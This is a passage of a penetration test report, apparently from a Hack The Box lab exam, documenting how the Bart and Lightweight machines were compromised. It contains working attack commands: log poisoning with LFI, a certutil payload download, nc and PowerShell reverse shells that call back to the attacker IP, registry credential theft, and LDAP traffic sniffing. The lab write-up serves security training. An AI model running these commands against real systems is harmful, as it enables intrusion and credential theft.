


Figure 3.12: Redirection forum.bart.htb

An entry of `bart.htb` was saved inside `/etc/hosts`. Gobuster was run in mode of vhost bruteforcing, to verify if there was another subdomain, it was found `monitor.bart.htb`

Penetration Test Report

```
kali@kali:~/simulation/bart$ gobuster vhost -u http://bart.htb -w
↳ /usr/share/seclists/Discovery/DNS/shubs-subdomains.txt
----- snipped -----
Found: forum.bart.htb (Status: 200) [Size: 35529]
Found: monitor.bart.htb (Status: 200) [Size: 3423]
----- snipped -----
```

This entries, `forum.bart.htb` and `monitor.bart.htb` were added as well inside `/etc/hosts` pointing to `10.10.10.81`. In `forum.bart.htb` the next web page was found:




Figure 3.13: `forum.bart.htb`

After analyzing the source code of the page, a comment of a developer was found:

```
<!-- <div class="owl-item" style="width: 380px;"><div class="team-item">
<div class="team-inner">
<div class="pop-overlay">
<div class="team-pop">
<div class="team-info">
<div class="name">Harvey Potter</div>
<div class="pos">Developer@BART</div>
<div class="team-social">
<ul>
<li><a class="facebook" href="#" target="blank"><i class="fa">F</i></a></li>
<li><a class="twitter" href="#" target="blank"><i class="fa">T</i></a></li>
<li><a class="google-plus" href="#" target="blank"><i class="fa">G</i></a></li>
<li><a class="mail" href="mailto:h.potter@bart.htb" target="blank"><i class="fa">M</i></a></li>
</ul>
</div>
</div>
</div>
<div class="avatar">

</div>
<div class="team-content">
<div class="name">
Harvey Potter
</div>
<div class="pos">Developer@BART</div>
</div>
</div>
<!-- Adding other employees breaks the CSS, I will fix it later, -->
</div>
<!-- <div class="owl-controls"><div class="owl-pagination"><div class="owl-page active"><span class=""></span></div><div class="owl-page"><span class=""></span></div></div> -->
</div>
```

Commented entry by Developer called "Harvey Potter"

Figure 3.14: Harvey commented code

Notes on a user called "Harvey Potter" and an e-mail `h.potter@bart.htb` were taken. It was

noticed the server was running Wordpress 4.8.2:

```
<meta name="generator" content="WordPress 4.8.2">
```

Figure 3.15: Wordpress 4.8.2

monitor.bart.htb was running PHP Server Monitor 3.2.1:




Figure 3.16: Php server monitor 3.2.1

Clicking on `Forgot Password?` a redirection to a page with a textbox asking for a username was found, ingressing a random username, it throw an error saying the username didn't exist:




Figure 3.17: username not found

A try with the username `Harvey` found in the comments of `forum.bart.htb` was conducted, giving a success as user found:




Figure 3.18: Harvey username found

A login attempt as Harvey was made using obvious passwords, being in this case his last name; "Potter".




Figure 3.19: Harvey succesfull login

Further click into Internal chat, it redirected to `internal-01.bart.htb`, this entry was also added inside `/etc/hosts`, once this was done, the following login page appeared:




Figure 3.20: internal-01 login

A quick search on google revealed the source code of this application was in the next repo on Github:

```
https://github.com/magkopian/php-ajax-simple-chat/
```

After examination of the source code, it was tried to access to:

```
http://internal-01.bart.htb/simple_chat/register.php
```

but this resulted in a redirection to:

```
http://internal-01.bart.htb/simple_chat/register_form.php
```

By analyzing the code of `register.php`, it was discovered it accepted two parameters: `uname` and `password`.


```
//check if username is provided
if (!isset($_POST['uname']) || empty($_POST['uname'])) {
    $errors['uname'] = 'The Username is required';
} else {
    //validate username
    if (($uname = validate_username($_POST['uname'])) == false) {
        $errors['uname'] = 'The Username is invalid';
    }
}

//check if password is provided
if (!isset($_POST['passwd']) || empty($_POST['passwd'])) {
    $errors['passwd'] = 'The Password is required';
} else {
    //validate password

    if (($passwd = validate_password($_POST['passwd'])) == false) {
        $errors['passwd'] = 'The Password must be at least 8 characters';
    }
}
```

A diagram with green arrows and boxes highlights the parameter flow. A green box labeled 'parameters accepted by register.php' has two arrows pointing to the 'uname' and 'passwd' keys in the \$_POST array access within the validate_username and validate_password functions respectively.

Figure 3.21: uname and password parameter

From kali it was tried to create a user by executing a curl against register.php:

```
curl -X POST http://internal-01.bart.htb/simple_chat/register.php -d
↳ "uname=ceso&passwd=pelota123"
```

Having no errors, it was tried to login as the user:password just created, being this successful:




Figure 3.22: internal-01 succesfull login

Vulnerability Fix: Hardening of the vulnerable php code and/or deletion of it.

Severity: Medium.

Proof of Concept Code Here: Once logged in, the source code of the page was reviewed and a vulnerability on it which allowed to do a local file inclusion was detected:

```

<div id="log_link">
  <script>
    function saveChat() {
      // create a serialized object and send to log_chat.php. Once done hte XHR request, alert "Done"
      var xhr = new XMLHttpRequest();
      xhr.onreadystatechange = function() {
        if (xhr.readyState == XMLHttpRequest.DONE) {
          alert(xhr.responseText);
        }
      }
      xhr.open('GET', 'http://internal-01.bart.htb/log/log.php?filename=log.txt&username=harvey', true);
      xhr.send(null);
      alert("Done");
    }
  </script>
  <a href="#" onClick="saveChat()">Log</a>
</div>

<!-- The format of one message:
  <div id="message_[message_id]">
    <a href="#">[username] </a>says:
    <p>[message_content]</p>
  </div>
-->

```

vulnerable code

Figure 3.23: Vulnerable php code

As a POC of this vulnerability, first it was tried to do a local file inclusion of a file called phpinfo.txt, first it returned a 1 as specified in the vulnerable code showed before, meaning the execution was correct and the file was created, later the file was included:




Figure 3.24: output_one




Figure 3.25: succesfull loca lfile inclusion

Then, by using the Developer Tools on Firefox, the Header of the HTTP Request was modified in order to be able to do a log poisoning:




Figure 3.26: http header modified

Finally, using it:




Figure 3.27: succesfull log poisoning

On one terminal of the attacker machine was started an http server:


```
sudo python3 -m http.server 80
```

By using the web browser, it was utilized the log poisoning to download nc64.exe, this was accomplished by making a request to the next url:

```
http://internal-01.bart.htb/log/ceso.php?cmd=certutil.exe%20-urlcache%20-split%20-f%20%22http://10.10.14.4/nc64.exe%22%20nc64.exe
```

Later, the reverse shell was executed by making another request to:

```
internal-01.bart.htb/log/ceso.php?cmd=nc64.exe%20-e%20cmd.exe%2010.10.14.4%20443
```



```
kali@kali:~/simulation/bart$ sudo rlwrap ncat -lvnp 443
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.81.
Ncat: Connection from 10.10.10.81:50987.
Windows PowerShell running as user BART$ on BART
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\inetpub\wwwroot\internal-01\log> whoami
nt authority\iusr
PS C:\inetpub\wwwroot\internal-01\log> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.10.10.81
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2
PS C:\inetpub\wwwroot\internal-01\log>
```

Figure 3.28: Reverse shell as user

user.txt Proof Screenshot

User without rights to read user.txt, showed in Privilege escalation section


user.txt Contents

User without rights to read user.txt, showed in Privilege escalation section

3.2.3.2 Privilege Escalation

Vulnerability Exploited: Plain text password stored in the registry.

Vulnerability Explanation: It was found the registry had stored in Plain text the password of the Administrators' user, by using this and a Powershell script as "run-as", an attacker can execute arbitrary code on the system as the user Administrators'. In this test it was executed a reverse shell.



```
C:\inetpub\wwwroot\internal-01\log> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" 2>nul | findstr "DefaultUserName DefaultDomainName DefaultPassword"
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" 2>nul | findstr "DefaultUserName DefaultDomainName DefaultPassword"
DefaultDomainName REG_SZ DESKTOP-7I3S68E
DefaultUserName REG_SZ Administrator
DefaultPassword REG_SZ 3130438f31186fbaf962f407711fadb
```

Figure 3.29: Administrators reg plaintext password

Vulnerability Fix: Delete the Administrators' Password from the Registry and keep a policy to not have them stored in plaintext and/or stored at all.

Severity: Critical.

Exploit Code: A temporal web server was and listener on port 443 were started up on the attacker machine, and by using the Run-As functionality from the OS plus the administrator credentials previously gathered, it was downloaded as administrator a Powershell reverse shell script from attacker machine, once it got in memory it created a reverse shell with full privileges against the attacker machine.

On a terminal on the attacker machine, an http server was started:

```
sudo python3 -m http.server 80
```


In parallel inside a second terminal on the attacker machine, a listener on port 443 was executed:

```
sudo r1wrap ncat -lvnp 443
```

The next line was added at the end of `Invoke-PowerShellTcp.ps1`:

```
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.4 -Port 443
```

Finally a small script for “Run-As” was executed:



```
PS C:\> $secstr = New-Object -TypeName System.Security.SecureString
PS C:\> $username = "BART\Administrator"
PS C:\> $password = '3130438f31186fbaf962f407711faddb'
PS C:\> $secstr = New-Object -TypeName System.Security.SecureString
PS C:\> $password.ToCharArray() | ForEach-Object {$secstr.AppendChar($_)}
PS C:\> $cred = new-object -typename System.Management.Automation.PSCredential -argumentlist $username, $secstr
PS C:\> Invoke-Command -ScriptBlock { IEX(New-Object Net.WebClient).downloadString('http://10.10.14.4/nishang/Shells/Invoke-PowerShellTcp.ps1')} -Credential $cred -Computer localhost
```

On Kali Term1
sudo python3 -m http.server 80
On Kali Term2
sudo r1wrap ncat -lvnp 443

Figure 3.30: Powershell run-as

The code for the Powershell reverse shell, can be found in the next link:

```
https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1
```

user.txt and root.txt Screenshot Here:

```
kali@kali:~$ sudo rlwrap ncat -lvnp 443
[sudo] password for kali:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.81.
Ncat: Connection from 10.10.10.81:49699.
Windows PowerShell running as user Administrator on BART
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator\Documents> cat C:\users\h.potter\user.txt
625b*****
PS C:\Users\Administrator\Documents> cat C:\users\Administrator\Desktop\root.txt
0074a*****
PS C:\Users\Administrator\Documents> whoami
bart\administrator
PS C:\Users\Administrator\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.10.10.81
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2
PS C:\Users\Administrator\Documents>
```

Figure 3.31: Reverse shell as administrator, user.txt and root.txt

user.txt and root.txt Contents:

user.txt:
625b*****

root.txt
0074a*****

3.2.4 System IP: 10.10.10.119

3.2.4.1 Service Enumeration

Server IP Address	Ports Open
10.10.10.119	TCP: 22,80,389 UDP: N/A

Nmap Scan Results:

```
kali@kali:~/simulation/lightweight$ nmap -sC -sV -O -p- -oA nmap/full 10.10.10.119
----- snipped -----
22/tcp open  ssh      OpenSSH 7.4 (protocol 2.0)
```

```
80/tcp open  http      Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9
↪  PHP/5.4.16)
----- snipped -----
```

Vulnerability Explanation: The server creates automatically an ssh user with the IP as user and password, this allows to get authenticated ssh access to any user on the server. Furthermore the binarytcpdump was found installed and with capabilities on it, specifically cap_net_admin,cap_net_raw+ep, this allows an attacker to execute tcpdump with root privileges allowing with it to sniff all the traffic going inside the server, which could lead to the discovering of unencrypted critical information as it's passwords. By abusing the public ssh user and the capabilities on tcpdump, the unencrypted credentials of ldapuser2 were found.

Once one enters the web page, by clicking on user, is showed information regardless the user automatically created:




Figure 3.32: public ssh user

Vulnerability Fix: Disable public ssh access, and fix misconfiguration on tcpdump.

Severity: Medium.

Proof of Concept Code Here: A login with the IP as user:password was carried:

```
ssh 10.10.14.4@10.10.10.119
```

Inside the ssh session, a tcpdump capturing all the traffic on port 389 (LDAP) was executed:

```
tcpdump -i any port 389 -w /tmp/capture.pcap`
```

After some minutes of tcpdump running, the capture was downloaded in the attacker machine with:

```
scp 10.10.14.4@10.10.10.119:/tmp/ceso.pcap .
```


By analyzing it with wireshark, it was found a plaintext password for the user `ldapuser2`:




Figure 3.33: plaintext ldapuser2 password

With the password of `ldapuser2`, a login as this user was made.

user.txt Proof Screenshot




Figure 3.34: ldapuser2 and user.txt

user.txt Contents

```
8a86*****
```

3.2.4.2 Privilege Escalation

